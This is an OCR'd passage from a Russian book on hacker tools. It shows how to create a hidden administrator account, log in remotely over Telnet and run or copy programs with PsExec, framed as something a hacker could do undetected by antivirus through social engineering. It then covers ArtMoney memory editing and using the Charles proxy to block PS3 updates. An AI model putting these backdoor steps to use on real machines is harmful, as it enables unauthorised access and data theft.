
10. Произведите запуск подготовленного командного файла test3.bat от имени администратора.

11. Чтобы убедиться, что вы завели пользователя test с паролем 87654321, входящего в группы **Администраторы** и **TelnetClients**. Наберите в окне **Выполнить** сначала следующую команду:

```
control userpasswords2
```

И затем команду:

```
lusrmgr.msc
```

12. С любого *другого* компьютера вашей сети, на котором установлен клиент Telnet, осуществите вход на ваш компьютер, где вы производили все шаги 1–11. Для чего в окне **Выполнить** наберите `telnet`. После появления приглашения клиента Telnet наберите команду:

```
open 192.168.0.200
```

Естественно, IP-адрес должен быть вашего хоста (192.168.0.200 указан просто для примера), где установлен Telnet-сервер и заведен пользователь test.

На запрос имени и пароля войдите на удаленный компьютер с именем test и паролем 87654321.

Наберите команду:

```
Help
```

Высветится список доступных команд. Попробуйте получить сведения об удаленной системе, задав команду:

```
Systemifo
```

Используя команды `cd`, `dir`, `del`, попутешествуйте по каталогам удаленного компьютера, удалите какой-нибудь ненужный текстовый файл.

13. Используя утилиту PsExec (синтаксис приведен на странице **http://technet.microsoft.com/ru-ru/sysinternals/bb897553**), выполните какую-либо программу на удаленном компьютере под именем пользователя test. Например, так (повторим, IP-адрес 192.168.0.200 здесь указан для примера, в действительности должен быть адрес вашего компьютера, на котором вы выполняли действия 1–11):

```
psexec \\192.168.0.200 -u test -p 87654321 ipconfig /all
```

Получилось?! Хорошо, попробуйте самостоятельно использовать для PsExec ключ `-c` для копирования и выполнения любого небольшого исполняемого файла на удаленном компьютере.

Естественно, все файлы test1.bat, test2.bat, test3.bat в эксперименте можно было объединить в один, убрав команды `pause`, требуемые только при отладке (назовите его test.bat и попробуйте удаленно внедрить и выполнить его на тестовой уязвимой системе, как это описано ранее).

Таким образом, можно осуществить нужный хакеру набор действий: стандартными командами установить любой компонент, создать пользователя и удаленно осуществить задуманные действия, например для передачи важных данных. Это очень существенно, потому что такие наборы не обнаруживаются антивирусными программами как вредоносный код.

О том, как хакер с помощью методов социальной инженерии может заставить бедного пользователя выполнить своими руками подобные команды, мы уже упоминали в *главе 1*.

Заметим еще, что с целью навредить злоумышленник может также из командной строки "похулиганить" с таблицами NTFS. Например, используя стандартную утилиту cacls.exe (icals.exe, начиная с версии Windows Vista). Но не будем давать готовых разрушающих рецептов.

Кстати, если после посещений врагом вашего компьютера у вас "угроблены" таблицы NTFS (Master File Table — MFT, записи этой таблицы содержат наборы дескрипторов с информацией о файлах: имя, дата создания и модификации, атрибуты безопасности, списки кластеров, выделенных файлу), то первое, что нужно сделать, — это сохранить образ испорченного диска (или нужного раздела), чтобы в результате уже ваших экспериментов по восстановлению не усугубить ситуацию и не уничтожить следы хакера. В таком случае после неудачных уже ваших действий (например, если утилитой chkdsk.exe, ремонтирующей диск, вы случайно только добавите хаоса) всегда можно откатиться назад. Хорошо для создания "слепка" испорченного диска использовать программу ghost (хотя и там тоже могут быть подводные камни: почитайте методику использования ghost на GPT-разделах[1]). А далее, уже не боясь внести новые неисправности, можно пробовать различные средства, например, DiskInternals NTFS Recovery — программу для восстановления разделов и данных (рис. 5.182).

* * *

В качестве обучения, чтобы понять принципы и ознакомиться с наиболее популярными в этой области программами, мы с вами рассмотрели только наиболее известные приемы при организации хакером проникновения на компьютеры жертв. А ведь есть еще масса более тонких приемов. И среди них появляются все более интересные и сложные методы. В особенности это касается корпоративных данных, а не домашних компьютеров. Например, модифицируют Samba, чтобы реплицировать базу Active Directory и "поработать" над хэш-функциями паролей пользователей.

---

[1] **http://clientui-kb.symantec.com/kb//index?page=content&pmv=print&impressions=&viewlocale=&id=DOC6587.**





Рис. 5.182

В заключение этой главы подскажем, что обзор наиболее популярного инструментария, требуемого хакеру при осуществлении сетевых атак, можно посмотреть на странице "Top 125 Network Security Tools" (**http://sectools.org/**).

ГЛАВА 6



Программы для взлома игрушек — вовсе не игрушки

Для иллюстрации взлома компьютерных игрушек, чтобы не учить вас плохому и не настраивать против себя всемогущие корпорации, мы не будем рассматривать способы обхода защиты игр от их нелицензионного использования. Сама по себе эта тема увлекательна, но поскольку она ближе к программированию, а мы сейчас интересуемся готовым программным обеспечением, то нам любопытнее будет рассмотреть такую известную программу, например, как ArtMoney, при этом, опять рискуя навлечь гнев тех, кто листает книгу по диагонали, не удосужившись понять смысл, прочитав тему полностью.

Программа ArtMoney имеется на русском языке, обладает обширными возможностями, причем ее полная версия (ArtMoney Pro) не дорога, обойдется не больше стоимости коробки конфет.

Но хакер даже может не искать взломанной, полнофункциональной, бесплатной версии этой программы (хотя это и не трудно). Зачастую для ее использования достаточно и бесплатной версии ArtMoney SE с сайта **http://www.artmoney.ru** (рис. 6.1).

Указанная программа нужна для "обмана" игр. Бывает, что разработчики намудрят с уровнем сложности игры в отдельных ее моментах, так что обычному человеку играть становится не в удовольствие, и это даже его как-то напрягает. Дело в том, что, как правило, люди используют компьютерные игры с целью расслабиться, а настоящих "задротов" (так называют фанатов игр) не так уж и много. Поэтому, когда вдруг в игре трудно пройти какой-то момент, игроки применяют "читы", т. е. коды, помогающие в обходе сложного эпизода за счет "дармового" получения каких-либо привилегий: например, после ввода кода не кончаются патроны. Читы используют разработчики в качестве "люков" при отладке программ, чтобы не "париться" самим, и далее они неким странным образом становятся известными широкому кругу пользователей. Но что же делать, когда хочется пройти сложный кусочек игры, а читы вам неизвестны? Вот тут и помогает ArtMoney.

Рассмотрим пример. Предположим, что в игре у героя осталось всего 37 патронов, а нужно еще одолеть группу бандитов, против которых такого запаса явно не хватит (рис. 6.2).




Рис. 6.1




Рис. 6.2

Параллельно нашей игре запустим программу ArtMoney и среди всех процессов, выполняющихся на компьютере в настоящий момент, выберем процесс с названием игры, которую и нужно обмануть (здесь это — Fallout: New Vegas) (рис. 6.3).

После выбора целевого процесса нажмем кнопку **Искать** и введем целое значение 37 (рис. 6.4).



ArtMoney SE v7.43
Таблица Результат Изменить Процесс Искать Помощь
Искать
Отсеять
Настройки
Помощь
О программе
Выбери процесс
Fallout: New Vegas
01.PNG - Paint
Fallout: New Vegas
FM
Копирование - Far
Теперь ищите в этом процессе
Тест
Очистить
Загрузить
Сохранить
Информация

Рис. 6.3



ArtMoney SE v7.43
Таблица Результат Изменить Процесс Искать Помощь
Выбери процесс
Поиск (Шаг 1)
Искать
Точное значение
Значение
37
Тип
Целые (стандартные)
Диапазон адресов
ВСЕ
Кратность адреса
ВСЕ
OK
Отмена
По умолчанию
Теперь ищите в этом процессе
Тест
Очистить
Загрузить
Сохранить
Информация

Рис. 6.4




Рис. 6.5

В результате поиска на первом шаге программа найдет несколько тысяч ячеек памяти, в которых содержится значение 37 (рис. 6.5).

Чтобы дальше сузить область поиска среди уже найденных ячеек, наша задача — повторять процедуру несколько раз, предварительно меняя значение счетчика в самой игре. Для этого расстреляем несколько патронов так, чтобы их осталось, например, 26 (рис. 6.6).

Понятно, что на втором шаге в режиме **Отсеять** мы уже введем это новое значение поиска (26) среди ранее предварительно выбранных ячеек (рис. 6.7).

В результате повторного поиска количество отобранных ячеек, которые более всего подходят под наше искомое значение, значительно уменьшилось — их осталось уже 218. Будем повторять процедуру (периодически расстреливая часть патронов и снова производя отсеивание) до тех пор, пока не останется одна ячейка, которая и отвечает за нужный нам счетчик патронов оружия. Здесь это произошло на четвертом шаге (рис. 6.8).

Ну а сейчас просто требуется заменить значение этой ячейки памяти нужным нам (щелкнув правой кнопкой мыши, выберем команду **Изменить**) — рис. 6.9.

Пожадничаем и введем, к примеру, значение 777, а далее нажмем кнопку **OK** (рис. 6.10).

Количество патронов в игре изменится на требуемое, т. е. их станет 777 (рис. 6.11).


Fallout: New Vegas
26/26

Рис. 6.6



ArtMoney SE v7.43
Таблица Результат Изменить Процесс Искать Помощь
Искать
Отсеять
Настройки
Помощь
О программе
Выбери процесс
Fallout: New Vegas
Адрес Тип
0011E240 Целое 1 байт
0011E244 Целое 1 байт
0011E258 Целое 1 байт
0011E29C Целое 1 байт
0011E2B0 Целое 1 байт
00122334 Целое 1 байт
00122338 Целое 1 байт
0012234C Целое 1 байт
0012238C Целое 1 байт
001223A4 Целое 1 байт
001224F9 Целое 1 байт
00122551 Целое 1 байт
001292B0 Целое 1 байт
0012D162 Целое 1 байт
Отсеивание (Шаг 2)
Искать Точное значение
Значение = 26
Тип Целые (стандартные)
OK
Отмена
По умолчанию
Найдено 1088577 адресов
Отсейте найденные адреса пока их количество не будет уменьшаться
Тест
Очистить
Загрузить
Сохранить
Информация

Рис. 6.7



ArtMoney SE v7.43
Таблица Результат Изменить Процесс Искать Помощь
Искать
Отсеять
Настройки
Помощь
О программе
Выбери процесс
Fallout: New Vegas
Адрес
Тип
161D1A90 Целое 4 Байта
Процесс отсеивания (Шаг 4)
100%
0
2
4
Время прошло: 0.016 сек
Скорость: 0 Kb/sec
Время осталось: 0 сек
Найдено: 1
OK
Найдено 1 адрес
Тест
Очистить
Загрузить
Сохранить
Информация

Рис. 6.8



ArtMoney SE v7.43
Таблица Результат Изменить Процесс Искать Помощь
Искать
Отсеять
Настройки
Помощь
О программе
Выбери процесс
Fallout: New Vegas
Адрес
Тип
161D1A90 Целое 4 Байта
Описание
Адрес
Значение
Тип
Значение 1
Найдено 1 адрес
В таблице 1 адрес
Тест
Очистить
Загрузить
Изменить Alt+Enter
Изменить выбранные Alt+E
Установить значение Alt+V
Копировать Ins
Копировать выбранные Ctrl+Ins
Вверх Ctrl+Up
Вниз Ctrl+Down
Удалить Del
Заморозить Ctrl+F
Разморозить Ctrl+U
Выбрать все Ctrl+A
Выбрать группу Ctrl+G
Выбрать наоборот Ctrl+I
Редактор памяти Ctrl+M
Обновить Ctrl+R
Больше

Рис. 6.9




Рис. 6.10

Рис. 6.11

Все просто. И совершенно ясно, что "накручивать" можно не только патроны, но и другие параметры: например, количество предметов для продажи, непробиваемость брони и др. Но нужно сразу заметить, что не все игры поддаются обману по выше рассмотренной методике. И даже вполне вероятно, что в одной и той же игре вам удастся "накрутить" счетчик патронов какого-то одного оружия, а для другого оружия этот фокус не получится. Бывает и так, что при сохранении игры "накрученный" счетчик патронов вернется в исходное значение, и хорошо, если при этом вы уже убьете могучего "босса". Кроме того, в большинстве случаев вряд ли удастся обмануть онлайн-игры.

Казалось бы, взлом игр, да еще и с такой легкой в применении программой, как ArtMoney — это детские штучки. НО, поскольку наша цель — знакомство с разнообразным хакерским инструментарием, мы не случайно рассмотрели этот софт. Понятно, что программу, как вспомогательный инструмент, можно использовать не только для игр, но и для взлома в оперативном режиме других, серьезных программ. Хотя можем по секрету поделиться: один "мирный" хакер рассказывал, как с помощью этой программы он взломал программку для тестирования, учась в институте, в результате чего получал отличные оценки. А ведь существуют далеко не такие безобидные цели. Так что выводы делайте сами. Теперь, надеемся, вам понятен глубинный смысл — для чего мы рассматривали программку, которая, казалось бы, предназначена для детей?!

Попробуйте сами в качестве практического занятия "взломать" какую-либо программу, не относящуюся к разряду игровых.

Еще заметим: в процессе взлома игр используется масса вспомогательных для этой процедуры программ, которые сами по себе являются чуть ли не основными в наборе инструментов хакера.

И вот простой пример, позволяющий нам ознакомиться с еще одной неплохой программой!

Всем известно, что корпорация Sony достаточно мощно защитила свои игровые приставки PlayStation от взлома. Тем не менее, недобрые хакеры все равно придумали, как обходить защиту, если уж и не чисто программно, то с использованием программно-аппаратных средств. В частности, для PS3 было сконструировано устройство со страшным именем Cobra. Не вникая в детали, только скажем, что Cobra впаивается в игровую приставку. И все бы хорошо, да вот незадача — приставка по-прежнему все время норовит обновить свое программное обеспечение на сайте Sony (так уж она устроена), которое разработчики постоянно "правят", пытаясь защититься от новых измышлений хакеров. Так вот, чтобы "обмануть" приставку, хакеры стали использовать замечательную программу с функционалом прокси и отладчика одновременно (web debugging proxy). Программа называется Charles (**http://www.charlesproxy.com/**). Хотя она и платная, но есть версия free trial, да и крэки хакер всегда найдет в Интернете. Теперь "обманутые" игровые приставки при опросе наличия обновлений вместо сайта Sony попадают в программу Charles и получают пакет, заботливо записанный и отредактированный хакером при первоначальной настройке всего этого процесса. Игровая приставка отныне всегда находится в заблуждении, что новых версий программного обеспечения для ее "пере-

прошивки" нет. При этом сохраняется возможность нормально работать со всеми остальными ресурсами Интернета. Гениально? Их бы ум, да в "мирных" целях!

Делается это так: команда `map local` в программе применяется к файлу из пакета при получении первоначального ответа от Sony и указывает на использование уже локально расположенного, отредактированного такого же файла. Проверить настройку можно в меню **Tools**, а далее выбрав команду **Map Local Settings**.

В качестве небольшого теста, чтобы продемонстрировать только одну из возможностей программы, перехвачен и записан процесс авторизации на сервере в Интернете с именем GAF_GAF и паролем F%f_onerh8 (рис. 6.12).




Рис. 6.12

Помимо того, что Charles позволяет перехватывать и записывать (кнопка **Start/Stop Recording**) пакеты, программа приспособлена их редактировать (**Edit** — по щелчку правой кнопкой мыши на пакете, причем можно в отдельных окнах редактировать заголовки пакетов, в том числе URL, текст и т. д.), а также при необходимости умеет повторно посылать пакет (**Repeat**).


Программа отображает весь трафик в виде папок с названием посещаемых узлов. В каждой папке содержатся запросы, которые описывают все события, связанные с данным хостом.

Такой инструмент как Charles незаменим для хакера при проведении веб-хакинга (бесплатная альтернатива — набор утилит Burp Suite).

